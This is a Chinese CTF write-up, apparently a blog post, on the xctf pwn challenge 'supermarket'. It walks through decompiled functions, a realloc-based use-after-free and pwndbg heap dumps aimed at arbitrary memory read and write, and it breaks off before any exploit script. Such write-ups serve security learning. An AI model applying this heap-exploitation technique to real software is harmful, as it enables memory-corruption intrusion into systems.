supermarket(xctf)

原创

whiteh4nd 于 2020-08-09 19:32:31 发布 275 收藏

分类专栏： # xctf(pwn高手区) CTF

xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏


CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程


保护：



```
[*] '/home/whitehand/Desktop/a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


流程：

main()




```
int __cdecl main()
{
  init_buf();
  welcome();
  real_main();
  return 0;
}
```

real_main()



```
void sub_8048FC1()
{
  while ( 1 )
  {
    menu();
    printf("your choice>> ");
    switch ( get_number() )
    {
      case 1:
        add();
        break;
      case 2:
        del();
        break;
      case 3:
        list();
        break;
      case 4:
        change_price();
        break;
      case 5:
        change_descrip();
        break;
      case 6:
        exit(0);
        return;
      default:
        puts("invalid choice");
        break;
    }
  }
}
```


add()




```
int add()
{
  char *v1; // ebx
  char *v2; // ebx
  char src; // [esp+4h] [ebp-24h]
  int v4; // [esp+14h] [ebp-14h]
  int v5; // [esp+18h] [ebp-10h]
  int i; // [esp+1Ch] [ebp-Ch]

  for ( i = 0; i <= 15 && (&heap_pointer)[i]; ++i )
    ;
  if ( i > 15 )
    return puts("no more space");
  printf("name:");
  get_str_addr((int)&src, 16);
  v5 = check_name(&src);
  if ( v5 != -1 )
    return puts("name exist");
  v5 = count();
  if ( v5 == -1 )
    return puts("no more space");
  (&heap_pointer)[v5] = (char *)malloc(0x1Cu);
  strcpy((&heap_pointer)[v5], &src);
  printf("name:%s\n", &src);
  v4 = 0;
  printf("price:");
  v4 = get_number();
  printf("price:%d\n", v4);
  if ( v4 > 0 && v4 <= 999 )
    *((_DWORD *)(&heap_pointer)[v5] + 4) = v4;
  *((_DWORD *)(&heap_pointer)[v5] + 5) = 0;
  while ( *((_DWORD *)(&heap_pointer)[v5] + 5) <= 0 || *((_DWORD *)(&heap_pointer)[v5] + 5) > 256 )
  {
    printf("descrip_size:");
    v1 = (&heap_pointer)[v5];
    *((_DWORD *)v1 + 5) = get_number();
  }
  printf("descrip_size:%d\n", *((_DWORD *)(&heap_pointer)[v5] + 5));
  v2 = (&heap_pointer)[v5];
  *((_DWORD *)v2 + 6) = malloc(*((_DWORD *)(&heap_pointer)[v5] + 5));
  printf("description:");
  return get_str_addr(*((_DWORD *)(&heap_pointer)[v5] + 6), *((_DWORD *)(&heap_pointer)[v5] + 5));
}
```

依次输入aaaa,100,0x50,aaaa后的会分配两个堆块。




```
0x93da000 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x93da020 PREV_INUSE {
  prev_size = 155033640,
  size = 89,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
```



```
0x93da000:      0x00000000      0x00000021      0x61616161      0x00000000
0x93da010:      0x00000000      0x00000000      0x00000064      0x00000050
0x93da020:      0x093da028      0x00000059      0x61616161      0x00000000
0x93da030:      0x00000000      0x00000000      0x00000000      0x00000000
```


heap_pointer的情况。



```
0x804b080:      0x093da008      0x00000000      0x00000000      0x00000000
```

del()根据输入的名字free掉相应的堆块，list()输出所有的信息，change_price()可以修改价格。

change_descrip()




```
int change_descrip()
{
  int v1; // [esp+8h] [ebp-10h]
  int size; // [esp+Ch] [ebp-Ch]

  v1 = get_index();
  if ( v1 == -1 )
    return puts("not exist");
  for ( size = 0; size <= 0 || size > 256; size = get_number() )
    printf("descrip_size:");
  if ( *((_DWORD *)(&heap_pointer)[v1] + 5) != size )
    realloc(*((void **)(&heap_pointer)[v1] + 6), size);
  printf("description:");
  return get_str_addr(*((_DWORD *)(&heap_pointer)[v1] + 6), *((_DWORD *)(&heap_pointer)[v1] + 5));
}
```

在这个函数中，如果输入的size和原来的不一样的话就会调用realloc函数重新分配堆块。如果size比原来大则会free掉原来的堆块，并且重新分配一个堆块，但是程序并没有对指针信息进行修改，形成了一个UAF。


0x1 利用过程

1.由于题目给出了libc，首先需要确定libc的版本。




```
whitehand@whitehand-virtual-machine:~/Desktop$ strings libc.so.6 | grep GLIBC
GLIBC_2.0
GLIBC_2.1
GLIBC_2.1.1
GLIBC_2.1.2
GLIBC_2.1.3
GLIBC_2.2
GLIBC_2.2.1
GLIBC_2.2.2
GLIBC_2.2.3
GLIBC_2.2.4
GLIBC_2.2.6
GLIBC_2.3
GLIBC_2.3.2
GLIBC_2.3.3
GLIBC_2.3.4
GLIBC_2.4
GLIBC_2.5
GLIBC_2.6
GLIBC_2.7
GLIBC_2.8
GLIBC_2.9
GLIBC_2.10
GLIBC_2.11
GLIBC_2.12
GLIBC_2.13
GLIBC_2.14
GLIBC_2.15
GLIBC_2.16
GLIBC_2.17
GLIBC_2.18
GLIBC_2.22
GLIBC_2.23
GLIBC_PRIVATE
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu10) stable release version 2.23, by Roland McGrath et al.
```

确定libc版本后选择ubuntu16.04作为复现的系统。



```
whitehand@whitehand-virtual-machine:~/Desktop$ ldd --version
ldd (Ubuntu GLIBC 2.23-0ubuntu11.2) 2.23
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

2.要想泄露函数的真实地址必须使用输出函数进行输出，而程序给出的输出函数是根据&heap_pointer)[index] + 6中的地址输出字符串。




```
int sub_8048B3F()
{
  int v0; // esi
  int v1; // ebx
  char *v2; // edi
  size_t v3; // eax
  int v4; // ebx
  char *v5; // esi
  size_t v6; // eax
  const void *v7; // ebx
  size_t v8; // eax
  size_t v9; // eax
  char s[785]; // [esp+Bh] [ebp-32Dh]
  int i; // [esp+31Ch] [ebp-1Ch]

  memset(s, 0, 0x311u);
  for ( i = 0; i <= 15; ++i )
  {
    if ( (&heap_pointer)[i] )
    {
      if ( strlen(*((const char **)(&heap_pointer)[i] + 6)) > 0x10 )
      {
        v4 = *((_DWORD *)(&heap_pointer)[i] + 4);
        v5 = (&heap_pointer)[i];
        v6 = strlen(s);
        sprintf(&s[v6], "%s: price.%d, des.", v5, v4);
        v7 = (const void *)*((_DWORD *)(&heap_pointer)[i] + 6);
        v8 = strlen(s);
        memcpy(&s[v8], v7, 0xDu);
        v9 = strlen(s);
        memcpy(&s[v9], "...\n", 4u);
      }
      else
      {
        v0 = *((_DWORD *)(&heap_pointer)[i] + 6);
        v1 = *((_DWORD *)(&heap_pointer)[i] + 4);
        v2 = (&heap_pointer)[i];
        v3 = strlen(s);
        sprintf(&s[v3], "%s: price.%d, des.%s\n", v2, v1, v0);
      }
    }
  }
  puts("all  commodities info list below:");
  return puts(s);
}
```

3.通过以上的分析可以的得出，如果可以控制&heap_pointer)[index] + 6中的数据再配合change_descrip()函数就可以实现任意地址读写了。


4.UAF(use after free)，顾名思义就是在释放完堆块之后还可以对其进行操作，如果对Linux的堆管理器有一定认识的话可以知道，在堆块释放完之后，如果重新申请的堆块大小合适，会将之前已经释放的堆块重新分配。也就是说当程序在realloc函数的时候size比原来大，free掉之前的chunk，再重新调用add()生成两个堆块，第一个堆块的位置会落在之前被realloc函数free掉的函数中，并且第一个堆块中存放的数据的地址信息可以被之前的指针进行修改，这样的话就可以实现任意地址读写。

首次add。




```
pwndbg> heap
0x9b22000 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22020 PREV_INUSE {
  prev_size = 162668584,
  size = 89,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
```

再次add，防止realloc直接向topchunk申请内存。




```
0x9b22000 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22020 PREV_INUSE {
  prev_size = 162668584,
  size = 89,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22078 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x62626262,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22098 FASTBIN {
  prev_size = 162668704,
  size = 17,
  fd = 0x62626262,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x20f59
}
```

修改首次add的堆块大小。




```
0x9b22000 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22020 PREV_INUSE {
  prev_size = 162668584,
  size = 89,
  fd = 0xf7f57700 <_IO_stdin_>,
  bk = 0xf7f577b0 <main_arena+48>,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22078 {
  prev_size = 88,
  size = 32,
  fd = 0x62626262,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22098 FASTBIN {
  prev_size = 162668704,
  size = 17,
  fd = 0x62626262,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x79
}
0x9b220a8 PREV_INUSE {
  prev_size = 0,
  size = 121,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
```

这时首次add的堆块的指向description仍然指向原来的位置，而原来的位置已经被free了(配合上图食用)。




```
0x9b22000:      0x00000000      0x00000021      0x61616161      0x00000000
0x9b22010:      0x00000000      0x00000000      0x00000064      0x00000050
0x9b22020:      0x09b22028      0x00000059      0xf7f57700      0xf7f577b0
```

这时再add一个。



```
0x9b22000 FASTBIN {
  prev_size = 0,
  size = 33,
  fd = 0x61616161,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22020 FASTBIN {
  prev_size = 162668584,
  size = 33,
  fd = 0x63636363,
  bk = 0xf7f57800 <main_arena+128>,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x9b22040 FASTBIN {
  prev_size = 162668616,
  size = 33,
  fd = 0x63636363,
  bk = 0xf7f57700 <_IO_stdin_>,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
```

再次查看内存信息。



```
0x9b22000:      0x00000000      0x00000021      0x61616161      0x00000000
0x9b22010:      0x00000000      0x00000000      0x00000064      0x00000050
0x9b22020:      0x09b22028      0x00000021      0x63636363      0xf7f57800
0x9b22030:      0x00000000      0x00000000      0x00000064      0x0000001c
